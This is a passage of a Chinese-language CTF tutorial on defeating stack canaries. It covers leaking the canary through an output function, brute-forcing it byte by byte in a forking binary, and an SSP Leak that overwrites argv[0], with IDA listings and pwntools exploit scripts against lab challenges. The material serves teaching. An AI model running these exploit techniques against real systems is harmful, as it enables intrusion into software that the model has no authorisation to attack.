
结合运行的结果，我们很容易判断出功能1可能会有问题



通过调试我们不难发现这个程序确实存在栈溢出，但是问题选项123都位于main函数的死循环里，只有选项3会退出循环，从而在main函数结束时触发栈溢出漏洞。此外，我们还没有找到canary的值，怎么办呢？我们观察选项2，发现选项2是输出我们的输入。因此，我们可以通过溢出的字符串接上canary值，从而在输出的时候把canary的值“带”出来。

很容易计算出来我们需要输入的字节是168个.....且慢！我们知道字符串是以\x00作为结尾的。canary这一保护机制的设计者显然也考虑到了canary被误泄露的可能性，因此强制规定canary的最后两位必须是00.这样我们在输出一个字符串的时候就不会因为字符串不小心邻接到canary上而意外泄露canary了。所以，我们这里必须在168的基础上+1，把这个00覆盖掉，从而让canary的其余部分被视为我们输入的字符串的一部分。

这个时候我们使用功能2，就会带出canary的值了。注意到后面的乱码里有个7，对应的0x37就是canary的一部分。



然后我们就可以通过leak的canary过掉canary保护并开启shell了。本例子的脚本可见于附件，此处不再贴出，注意写脚本泄露canary时可以把padding字符串的最后几个字符修改成其他字符（如“ABCDE”），以便于通过io.recvuntil()进行定位，防止截取canary出现问题。

除了通过上述的这两种方法来leak canary之外，程序中也可能出现其他可以leak canary的方法，不要拘泥于形式的约束。

0x02多进程程序的canary爆破

canary之所以被认为是安全的，是因为对其进行爆破成功率太低。以32为例，除去最后一个\x00，其可能值将会是0x100^3=16777216（实际上由于canary的生成规则会小于这个值），64位下的canary值更是远大于这个数量级。此外，一旦canary爆破失败，程序就会立即结束，canary值也会再次更新，使得爆破更加困难。但是，由于同一个进程内所有的canary值都是一致的，当程序有多个进程，且子进程内出现了栈溢出时，由于子进程崩溃不会影响到主进程，我们就可以进行爆破。甚至我们可以通过逐位爆破来减少爆破时间。


我们看一下例子~/NSCTF_2017-pwn2/pwn2

```
int __cdecl main()
{
  char v1; // [sp+10h] [bp-5h]@3
  __pid_t v2; // [sp+1Ch] [bp-4h]@8

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  while ( 1 )
  {
    write(1, "[*] Do you love me?[Y]\n", 0x17u);
    if ( getchar() != 'Y' )
      break;
    v1 = getchar();
    while ( v1 != '\n' && v1 )
      ;
    v2 = fork();
    if ( v2 )
    {
      if ( v2 <= 0 )
      {
        if ( v2 < 0 )
          exit(0);
      }
      else
      {
        wait(0);
      }
    }
    else
    {
      sub_80487FA();
    }
  }
  return 0;
}
```

main函数有一个简单的判断，输入Y后会fork一个子进程出来，子进程执行函数sub_80487FA，在这个函数中存在一个格式化字符串漏洞和一个栈溢出漏洞。

```
int sub_80487FA()
{
  char *s; // ST18_4@1
  int buf; // [sp+1Ch] [bp-1Ch]@1
  int v3; // [sp+20h] [bp-18h]@1
  int v4; // [sp+24h] [bp-14h]@1
  int v5; // [sp+28h] [bp-10h]@1
  int v6; // [sp+2Ch] [bp-Ch]@1

  v6 = *MK_FP(__GS__, 20);
  buf = 0;
  v3 = 0;
  v4 = 0;
  v5 = 0;
  s = (char *)malloc(0x40u);
  sub_804876D(&buf);
  sprintf(s, "[*] Welcome to the game %s", &buf);
  printf(s);
  puts("[*] Input Your Id:");
  read(0, &buf, 0x100u);
  return *MK_FP(__GS__, 20) ^ v6;
}
```

其实这边利用格式化字符串漏洞就可以泄露canary的值（绿盟的这个比赛是真的不行），不过为了学习爆破canary的方式，我们还是老老实实爆破。我们先调试一下这个程序。




调试的时候发现了一个问题，IDA调试的进程由于是父进程，pid大于0，进程会执行到call _wait等待子进程结束。此时虽然我们没有办法观察到子进程内部代码的执行过程，怎么办呢？


对此，我们的解决办法是attach子进程。我们先按照attach下断点的规矩，在输入的后面，即在地址0x080487b8上下个断点，然后在shell中运行程序。

```
root@0d5dc6d7c16a:~# ./pwn2
[*] Do you love me?[Y]
Y
[*] Input Your name please:
```

根据程序的流程，输入Y之后这个进程就会fork一个子进程，此时我们使用IDA attach。



问题来了，有两个./pwn2，我们attach哪个呢？由于子进程的ID比父进程大，我们应该attach的是ID为67的那个。此时我们就成功地进入了子进程中。



接下来就是通过格式化字符串漏洞泄露libc中的某个地址，并计算栈溢出到canary的字节数了，这一过程我们不再赘述。

现在我们已经获得了想要的信息，接下来就是写脚本爆破canary了。我们爆破的思想是逐位爆破，即在padding之后每次修改一位canary字节。显然，这个范围就缩小到了0x00-0xFF共256个字节。一旦这个字节猜对了，canary就等于是没有被改变过，于是程序成功通过检测。所以我们需要观察一下猜测对和错时程序输出的不同。

```
[*] Do you love me?[Y]
Y
[*] Input Your name please:
1
[*] Welcome to the game 1[*] Input Your Id:
1
[*] Do you love me?[Y]
[*] Do you love me?[Y]
Y
[*] Input Your name please:
11111111111111111111111111
[*] Welcome to the game 11111111111111111111111111[*] Input Your Id:
1
*** stack smashing detected ***: ./pwn2 terminated
[*] Do you love me?[Y]
```

我们可以看到，当canary猜错时只有一个Do you love me?[Y]，而不是猜对的两个（stack smashing detected通常不会输出到stdout或stderr，不能用来进行判断，我们会在下一节解释）。所以我们写脚本如下：

```
canary = '\x00'
for i in xrange(3):
        for j in xrange(256):
                io.sendline('Y')
                io.recv()
                io.sendline('%19$p')          #泄露栈上的libc地址
                io.recvuntil('game ')
                leak_libc_addr = int(io.recv(10), 16)

                io.recv()
                payload = 'A'*16                          #构造payload爆破canary
                payload += canary
                payload += chr(j)
```

```
                io.send(payload)
                io.recv()
                if ("" != io.recv(timeout = 0.1)):                    #如果canary的字节位爆破正确，应该输出两个" Do you love me?"，因此通过第二个recv的结果判断是否成功
                        canary += chr(j)
                        log.info('At round %d find canary byte %#x' %(i, j))
                        break

log.info('Canary is %#x' %(u32(canary)))
system_addr = leak_libc_addr - 0x2ed3b + 0x3b060
binsh_addr = leak_libc_addr - 0x2ed3b + 0x15fa0f
log.info('System address is at %#x, /bin/sh address is at %#x' %(system_addr, binsh_addr))
```

运行输出如下：

```
root@kali:~# python exp.py
[+] Opening connection to 172.17.0.2 on port 10001: Done
[*] At round 0 find canary byte 0x36
[*] At round 1 find canary byte 0xe1
[*] At round 2 find canary byte 0x77
[*] Canary is 0x77e13600
[*] System address is at 0xf7dfd060, /bin/sh address is at 0xf7f21a0f
```

爆破canary成功，据此我们就可以写脚本getshell了。

0x03 SSP Leak

除了通过各种方法泄露canary之外，我们还有一个可选项——利用__stack_chk_fail函数泄露信息。这种方法作用不大，没办法让我们getshell。但是当我们需要泄露的flag或者其他东西存在于内存中时，我们可能可以使用一个栈溢出漏洞来把它们泄露出来。这个方法叫做SSP(Stack Smashing Protect) Leak.

在开始之前，我们先来回顾一下canary起作用到程序退出的流程。首先，canary被检测到修改，函数不会经过正常的流程结束栈帧并继续执行接下来的代码，而是跳转到call __stack_chk_fail处，然后对于我们来说，执行完这个函数，程序退出，屏幕上留下一行

*** stack smashing detected ***:[XXX] terminated。这里的[XXX]是程序的名字。很显然，这行字不可能凭空产生，肯定是__stack_chk_fail打印出来的。而且，程序的名字一定是个来自外部的变量（毕竟ELF格式里面可没有保存程序名）。既然是个来自外部的变量，就有修改的余地。我们看一下__stack_chk_fail的源码，会发现其实现如下：

```
void __attribute__ ((noreturn)) __stack_chk_fail (void)
{
  __fortify_fail ("stack smashing detected");
}
void __attribute__ ((noreturn)) internal_function __fortify_fail (const char *msg)
{
  /* The loop is added only to keep gcc happy.  */
  while (1)
    __libc_message (2, "*** %s ***: %s terminated\n",
                    msg, __libc_argv[0] ?: "<unknown>");
}
```

我们看到__libc_message一行输出了*** %s ***: %s terminated\n。这里的参数分别是msg和__libc_argv[0]。char *argv[]是main函数的参数，argv[0]存储的就是程序名，且这个argv[0]就存在于栈上。所以SSP leak的玩法就是通过修改栈上的argv[0]指针，从而让__stack_chk_fail被触发后输出我们想要知道的东西。


首先我们来看一个简单的例子~/RedHat 2017-pwn5/pwn5.这个程序会把flag读取到一块名为flag的全局变量中，然后调用vul函数。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  FILE *v3; // ST1C_4@1

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  v3 = fopen("/root/flag.txt", "r");
  fread(flag, 1u, 0x32u, v3);
  vul();
  return 1;
}
```

vul函数中有一个栈溢出漏洞

```
signed int vul()
{
  signed int result; // eax@3
  int v1; // edx@3
  char s; // [sp+10h] [bp-48h]@1
  int v3; // [sp+4Ch] [bp-Ch]@1

  v3 = *MK_FP(__GS__, 20);
  puts("input something");
  gets(&s);
  if ( !strcmp(&s, flag) )
    printf("WellDone!", flag);
  result = 1;
  v1 = *MK_FP(__GS__, 20) ^ v3;
  return result;
}
```

很显然，这个题目除了栈溢出没有任何漏洞利用方法，而栈溢出又被canary把守着。但是，flag在内存中的位置是固定的，我们就可以使用SSP Leak。我们先在判断canary的地方打个断点，通过人为修改寄存器edx使程序进入__stack_chk_fail，然后看一下argv[0]在哪。



到call __stack_chk_fail的时候我们F7跟进，一直F7到此处

```
ld_2.24.so:F7FAE010 ;
ld_2.24.so:F7FAE010 push    eax
ld_2.24.so:F7FAE011 push    ecx
ld_2.24.so:F7FAE012 push    edx
ld_2.24.so:F7FAE013 mov     edx, [esp+10h]
ld_2.24.so:F7FAE017 mov     eax, [esp+0Ch]
ld_2.24.so:F7FAE01B call    near ptr unk_F7FA78C0
ld_2.24.so:F7FAE020 pop     edx
ld_2.24.so:F7FAE021 mov     ecx, [esp]
ld_2.24.so:F7FAE024 mov     [esp], eax
ld_2.24.so:F7FAE027 mov     eax, [esp+4]
ld_2.24.so:F7FAE02B retn    0Ch
ld_2.24.so:F7FAE02B ;
ld_2.24.so:F7FAE02E db  66h ; f
ld_2.24.so:F7FAE02F db  90h ;
```

这一段代码实际上是处理符号绑定的代码，我们选中retn 0Ch一行后F4，然后F7就到了__stack_chk_fail

```
libc_2.24.so:F7ECCF10
libc_2.24.so:F7ECCF10 __stack_chk_fail:
libc_2.24.so:F7ECCF10 call    near ptr unk_F7EF6629
libc_2.24.so:F7ECCF15 add     eax, 0BC0EBh
libc_2.24.so:F7ECCF1A sub     esp, 0Ch
libc_2.24.so:F7ECCF1D lea     eax, [eax-53D67h]
libc_2.24.so:F7ECCF23 call    __fortify_fail
```

call near ptr一行其实并没有什么有用的代码，真正的主体部分在call __fortify_fail，我们跟进这个函数

```
libc_2.24.so:F7ECCF30 ; Attributes: noreturn
libc_2.24.so:F7ECCF30
libc_2.24.so:F7ECCF30 __fortify_fail proc near               ; CODE XREF: libc_2.24.so:__stack_chk_fail+13↑p
libc_2.24.so:F7ECCF30
libc_2.24.so:F7ECCF30 var_10= dword ptr -10h
libc_2.24.so:F7ECCF30
libc_2.24.so:F7ECCF30 push    ebp
libc_2.24.so:F7ECCF31 push    edi
libc_2.24.so:F7ECCF32 mov     ecx, 5
libc_2.24.so:F7ECCF37 push    esi
libc_2.24.so:F7ECCF38 push    ebx
libc_2.24.so:F7ECCF39 mov     esi, eax
libc_2.24.so:F7ECCF3B call    near ptr unk_F7EF6625
libc_2.24.so:F7ECCF40 add     ebx, 0BC0C0h
libc_2.24.so:F7ECCF46 sub     esp, 1Ch
libc_2.24.so:F7ECCF49 mov     ebp, eax
libc_2.24.so:F7ECCF4B lea     edi, (aStack - 0F7F89000h)[ebx] ; "stack"
libc_2.24.so:F7ECCF51 repe cmpsb
libc_2.24.so:F7ECCF53 lea     edi, (aSSTerminated - 0F7F89000h)[ebx] ; "*** %s ***: %s terminated\n"
libc_2.24.so:F7ECCF59 setnz   al
libc_2.24.so:F7ECCF5C movzx   eax, al
libc_2.24.so:F7ECCF5F mov     esi, eax
libc_2.24.so:F7ECCF61 lea     eax, (aUnknown - 0F7F89000h)[ebx] ; "<unknown>"
libc_2.24.so:F7ECCF67 add     esi, 1
libc_2.24.so:F7ECCF6A mov     [esp+1Ch+var_10], eax
libc_2.24.so:F7ECCF6E xchg    ax, ax
libc_2.24.so:F7ECCF70
libc_2.24.so:F7ECCF70 loc_F7ECCF70:                          ; CODE XREF: __fortify_fail+58↓j
libc_2.24.so:F7ECCF70 mov     eax, (off_F7F8C5F0 - 0F7F89000h)[ebx]
libc_2.24.so:F7ECCF76 mov     eax, [eax]
libc_2.24.so:F7ECCF78 test    eax, eax
libc_2.24.so:F7ECCF7A cmovz   eax, [esp+1Ch+var_10]
libc_2.24.so:F7ECCF7F push    eax
```

如果你还没有看出来这是什么的话，不妨按一下F5，你就会发现这就是本节开头我们贴的那一段代码


```
void __usercall __noreturn __fortify_fail(_BYTE *a1@<eax>)
{
  signed int v1; // ecx@1
  _BYTE *v2; // esi@1
  bool v3; // zf@1
  _BYTE *v4; // ebp@1
  const char *v5; // edi@1
  int i; // esi@4
  const char *v7; // eax@5
  void *retaddr; // [sp+20h] [bp+0h]@1

  v1 = 5;
  v2 = a1;
  v3 = &retaddr == 0;
  v4 = a1;
  v5 = "stack";
  do
  {
    if ( !v1 )
      break;
    v3 = *v2++ == *v5++;
    --v1;
  }
  while ( v3 );
  for ( i = !v3 + 1;
        ;
        ((void (__cdecl *)(int, const char *, _BYTE *, const char *))unk_F7E3ACE0)(
          i,
          "*** %s ***: %s terminated\n",
          v4,
          v7) )
  {
    v7 = *off_F7F8C5F0;
    if ( !*off_F7F8C5F0 )
      v7 = "<unknown>";
  }
}
```

显然，__libc_message对应了那个函数指针unk_F7E3ACE0，而argv[0]对应的则是v7，我们切到汇编窗口下，根据参数的入栈顺序可知argv[0]最后存在的寄存器是eax

```
libc_2.24.so:F7ECCF70
libc_2.24.so:F7ECCF70 loc_F7ECCF70:                           ; CODE XREF: __fortify_fail+5B↓j
libc_2.24.so:F7ECCF70 mov     eax, (off_F7F8C5F0 - 0F7F89000h)[ebx]
libc_2.24.so:F7ECCF76 mov     eax, [eax]
libc_2.24.so:F7ECCF78 test    eax, eax
libc_2.24.so:F7ECCF7A cmovz   eax, [esp+1Ch+var_10]
libc_2.24.so:F7ECCF7F push    eax
libc_2.24.so:F7ECCF80 push    ebp
libc_2.24.so:F7ECCF81 push    edi
libc_2.24.so:F7ECCF82 push    esi
libc_2.24.so:F7ECCF83 call    near ptr unk_F7E3ACE0
libc_2.24.so:F7ECCF88 add     esp, 10h
libc_2.24.so:F7ECCF8B jmp     short loc_F7ECCF70
libc_2.24.so:F7ECCF8B __fortify_fail endp
libc_2.24.so:F7ECCF8B
libc_2.24.so:F7ECCF8B ;
```

那么这个eax从哪里来呢，对比伪代码和汇编我们可以发现，<unknown>这个字符串的地址最终被放进了地址esp+1Ch+var_10，然后eax从(off_F7F8C5F0-0F7F89000h)[ebx]从取值，如果是空则把<unknown>放回去。所以argv[0]从哪取值不言而喻。我们来看一下(off_F7F8C5F0-0F7F89000h)[ebx]指到了哪里。

我得承认，这行代码我真的看不太懂，所以我在Options->General...里设置了一下Number of opcode bytes (non-graph)的值为8，好观察它的opcode，显示如下：




然后我查了一下opcode表和相关资料，显示8B是MOV r16/32/64 r/m16/32/64，第二个字节83，对照这个表格

32/64-bit ModR/M Byte

										REX.R=1							
r8(/r) *without REX prefix*			AL	CL	DL	BL	AH	CH	DH	BH								
r8(/r) *with any REX prefix*			AL	CL	DL	BL	SPL	BPL	SIL	DIL	R8B	R9B	R10B	R11B	R12B	R13B	R14B	R15B
r16(/r)			AX	CX	DX	BX	SP	BP	SI	DI	R8W	R9W	R10W	R11W	R12W	R13W	R14W	R15W
r32(/r)			EAX	ECX	EDX	EBX	ESP	EBP	ESI	EDI	R8D	R9D	R10D	R11D	R12D	R13D	R14D	R15D
r64(/r)			RAX	RCX	RDX	RBX	RSP	RBP	RSI	RDI	R8	R9	R10	R11	R12	R13	R14	R15
mm(/r)			MM0	MM1	MM2	MM3	MM4	MM5	MM6	MM7	MM0	MM1	MM2	MM3	MM4	MM5	MM6	MM7
xmm(/r)			XMM0	XMM1	XMM2	XMM3	XMM4	XMM5	XMM6	XMM7	XMM8	XMM9	XMM10	XMM11	XMM12	XMM13	XMM14	XMM15
sreg			ES	CS	SS	DS	FS	GS	res.	res.	ES	CS	SS	DS	FS	GS	res.	res.
eee			CR0	invd	CR2	CR3	CR4	invd	invd	invd	CR8	invd	invd	invd	invd	invd	invd	invd
eee			DR0	DR1	DR2	DR3	DR4[1]	DR5[1]	DR6	DR7	invd	invd	invd	invd	invd	invd	invd	invd
(In decimal) /digit (Opcode)			0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
(In binary) REG =			000	001	010	011	100	101	110	111	000	001	010	011	100	101	110	111
Effective Address	Effective Address REX.B=1	Mod	R/M	Value of ModR/M Byte (in Hex)								Value of ModR/M Byte (in Hex)							
[RAX/EAX]	[R8/R8D]	00	000	00	08	10	18	20	28	30	38	00	08	10	18	20	28	30	38
[RCX/ECX]	[R9/R9D]		001	01	09	11	19	21	29	31	39	01	09	11	19	21	29	31	39
[RDX/EDX]	[R10/R10D]		010	02	0A	12	1A	22	2A	32	3A	02	0A	12	1A	22	2A	32	3A
[RBX/EBX]	[R11/R11D]		011	03	0B	13	1B	23	2B	33	3B	03	0B	13	1B	23	2B	33	3B
[*sib*]	[*sib*]		100	04	0C	14	1C	24	2C	34	3C	04	0C	14	1C	24	2C	34	3C
[RIP/EIP]+disp32	[RIP/EIP]+disp32		101	05	0D	15	1D	25	2D	35	3D	05	0D	15	1D	25	2D	35	3D
[RSI/ESI]	[R14/R14D]		110	06	0E	16	1E	26	2E	36	3E	06	0E	16	1E	26	2E	36	3E
[RDI/EDI]	[R15/R15D]		111	07	0F	17	1F	27	2F	37	3F	0F	07	17	1F	27	2F	37	3F
[RAX/EAX]+disp8	[R8/R8D]+disp8	01	000	40	48	50	58	60	68	70	78	40	48	50	58	60	68	70	78
[RCX/EDX]+disp8	[R9/R9D]+disp8		001	41	49	51	59	61	69	71	79	41	49	51	59	61	69	71	79
[RDX/EDX]+disp8	[R10/R10D]+disp8		010	42	4A	52	5A	62	6A	72	7A	42	4A	52	5A	62	6A	72	7A
[RBX/EBX]+disp8	[R11/R11D]+disp8		011	43	4B	53	5B	63	6B	73	7B	43	4B	53	5B	63	6B	73	7B
[*sib*]+disp8	[*sib*]+disp8		100	44	4C	54	5C	64	6C	74	7C	44	4C	54	5C	64	6C	74	7C
[RBP/EBP]+disp8	[R13/R13D]+disp8		101	45	4D	55	5D	65	6D	75	7D	45	4D	55	5D	65	6D	75	7D
[RSI/ESI]+disp8	[R14/R14D]+disp8		110	46	4E	56	5E	66	6E	76	7E	46	4E	56	5E	66	6E	76	7E
[RDI/EDI]+disp8	[R15/R15D]+disp8		111	47	4F	57	5F	67	6F	77	7F	47	4F	57	5F	67	6F	77	7F
[RAX/EAX]+disp32	[R8/R8D]+disp32	10	000	80	88	90	98	A0	A8	B0	B8	80	88	90	98	A0	A8	B0	B8
[RCX/ECX]+disp32	[R9/R9D]+disp32		001	81	89	91	99	A1	A9	B1	B9	81	89	91	99	A1	A9	B1	B9
[RDX/EDX]+disp32	[R10/R10D]+disp32		010	82	8A	92	9A	A2	AA	B2	BA	82	8A	92	9A	A2	AA	B2	BA
[RBX/EBX]+disp32	[R11/R11D]+disp32		011	83	8B	93	9B	A3	AB	B3	BB	83	8B	93	9B	A3	AB	B3	BB
[*sib*]+disp32	[*sib*]+disp32		100	84	8C	94	9C	A4	AC	B4	BC	84	8C	94	9C	A4	AC	B4	BC
[RBP/EBP]+disp32	[R13/R13D]+disp32		101	85	8D	95	9D	A5	AD	B5	BD	85	8D	95	9D	A5	AD	B5	BD
[RSI/ESI]+disp32	[R14/R14D]+disp32		110	86	8E	96	9E	A6	AE	B6	BE	86	8E	96	9E	A6	AE	B6	BE
[RDI/EDI]+disp32	[R15/R15D]+disp32		111	87	8F	97	9F	A7	AF	B7	BF	87	8F	97	9F	A7	AF	B7	BF
AL/AX/EAX/RAX/ST0/MM0/XMM0	R8B/R8W/R8D/R8/ST0/MM0/XMM8	11	000	C0	C8	D0	D8	E0	E8	F0	F8	C0	C8	D0	D8	E0	E8	F0	F8
CL/CX/ECX/RCX/ST1/MM1/XMM1	R9B/R9W/R9D/R9/ST1/MM1/XMM9		001	C1	C9	D1	D9	E1	E9	F1	F9	C1	C9	D1	D9	E1	E9	F1	F9
DL/DX/EDX/RDX/ST2/MM2/XMM2	R10B/R10W/R10D/R10/ST2/MM2/XMM10		010	C2	CA	D2	DA	E2	EA	F2	FA	C2	CA	D2	DA	E2	EA	F2	FA
BL/BX/EBX/RBX/ST3/MM3/XMM3	R11B/R11W/R11D/R11/ST3/MM3/XMM11		011	C3	CB	D3	DB	E3	EB	F3	FB	C3	CB	D3	DB	E3	EB	F3	FB
AH/SP/ESP/RSP/ST4/MM4/XMM4	R12B/R12W/R12D/R12/ST4/MM4/XMM12		100	C4	CC	D4	DC	E4	EC	F4	FC	C4	CC	D4	DC	E4	EC	F4	FC
CH/BP/EBP/RBP/ST5/MM5/XMM5	R13B/R13W/R13D/R13/ST5/MM5/XMM13		101	C5	CD	D5	DD	E5	ED	F5	FD	C5	CD	D5	DD	E5	ED	F5	FD
DH/SI/ESI/RSI/ST6/MM6/XMM6	R14B/R14W/R14D/R14/ST6/MM6/XMM14		110	C6	CE	D6	DE	E6	EE	F6	FE	C6	CE	D6	DE	E6	EE	F6	FE
BH/DI/EDI/RDI/ST7/MM7/XMM7	R15B/R15W/R15D/R15/ST7/MM7/XMM15		111	C7	CF	D7	DF	E7	EF	F7	FF	C7	CF	D7	DF	E7	EF	F7	FF

由于我们的程序是32位，显然对应的是mov eax, ebx+disp32的形式。此时我们把ebx=F7F89000加上opcode后面的数（注意大端序）0x000035f0，结果就是F7F8C5F0.所以，(off_F7F8C5F0-0F7F89000h)[ebx]就是取ebx的值，然后加上偏移(0xF7F8C5F0-0xF7F89000)，0XF7F89000还是ebx的值，所以答案就是这行代码会把地址F7F8C5F0给eax。接下来的代码则是取出地址F7F8C5F0的值给eax，若这个值是空则设置eax为<unknown>。我们来看一下F7F8C5F0

这个地址里保存的值是FF874AA4，指向栈中的一个位置，而这个位置保存着程序名字pwn5



我们不难找到输入所在的位置

这样我们就可以算出来偏移了，并且可以本地测试一下证明SSP leak起了作用。

```
>>> io = process('./pwn5')
[x] Starting local process './pwn5'
[+] Starting local process './pwn5': pid 108
>>> #io = remote('172.17.0.2', 10001)
...
>>> io.recvuntil('something\n')
'input something\n'
>>> payload = p32(0x804a080)*70
>>> io.sendline(payload)
>>> print io.recv()
